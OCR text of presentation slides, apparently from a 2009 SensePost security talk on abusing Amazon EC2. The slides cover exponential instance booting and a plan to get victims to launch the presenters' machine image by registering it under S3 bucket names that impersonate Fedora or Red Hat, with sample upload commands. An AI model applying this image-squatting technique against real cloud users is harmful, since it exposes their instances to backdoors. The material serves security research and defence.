


3 minutes



3 minutes
6 minutes


3 minutes
6 minutes
9 minutes

[SensePost – 2009]


Booting EC2 Intances Exponentially
Intances
1e+12
1e+10
1e+08
1e+06
10000
100
1
0
1
2
3
4
5
6
7
8
9
10
794,280,046,581

Another way to steal machine time




If you plan to use a shared AMI, review the following table to confirm the AMI is not doing anything malicious.

Launch Confirmation Process

1	Check the ssh authorized keys file. The only key in the file should be the key you used to launch the AMI.
2	Check open ports and running services.
3	Change the root password if is not randomized on startup. For more information on randomizing the root password on startup, see Disable Password-Based Logins for Root.
4	Check if ssh allows root password logins. See Disable Password-Based Logins for Root for more information on disabling root based password logins.
5	Check whether there are any other user accounts that might allow backdoor entry to your instance. Accounts with super user privileges are particularly dangerous.
6	Verify that all cron jobs are legitimate.


Really ?



Can we get people to run our image?

- Bundle an image
- Register the image (Amazon assigns it an AMI-ID)
- Wait for someone to run it
- Profit!
- Alas..

Can we get people to run our image?



```
Created image.part.118
Created image.part.119
Created image.part.120
Created image.part.121
Created image.part.122
Created image.part.123
Created image.part.124
Created image.part.125
Created image.part.126
Created image.part.127
Created image.part.128
Created image.part.129
Created image.part.130
Created image.part.131
Created image.part.132
Created image.part.133
Created image.part.134
Created image.part.135
Created image.part.136
Created image.part.137
Created image.part.138
Created image.part.139
Created image.part.140
Generating digests for each part...
Digests generated.
Unable to read instance meta-data for product-codes
Creating bundle manifest...
ec2-bundle-vol complete.
[root@domU-12-31-39-00-B2-17 ~]#
```

Can we get people to run our image?


- Bundle an image
- Register the image (Amazon assigns it an AMI-ID)
- Wait for someone to run it
- Profit!
- Alas..

Register image, too high, race, top5

file:///Users/haroon/Desktop/Vegas_Video/aws-race/aws-race-release/aws-race-proj.html

AMI creation

[registration racing vid]




- S3 + Image names are going to set off another name grab!
- Register image as Fedora ?

```
[root@ec2box] # ec2-upload-bundle –b Fedora –m /tmp/image.manifest.xml –a secret –s secret

ERROR: Error talking to S3: Server.AccessDenied(403): Only the bucket owner can access this property
```


```
[root@ec2box] # ec2-upload-bundle –b
   fedora_core –m /tmp/image.manifest.xml –a
   secret –s secret

ERROR: Error talking to S3:
   Server.AccessDenied(403): Only the bucket owner
   can access this property
```

```
[root@ec2box] # ec2-upload-bundle –b redhat –
   m /tmp/image.manifest.xml –a secret –s
   secret

ERROR: Error talking to S3:
   Server.AccessDenied(403): Only the bucket owner
   can access this property
```

```
[root@ec2box] # ec2-upload-bundle –b
   fedora_core_11 –m /tmp/image.manifest.xml
   –a secret –s secret

Creating Bucket…
```

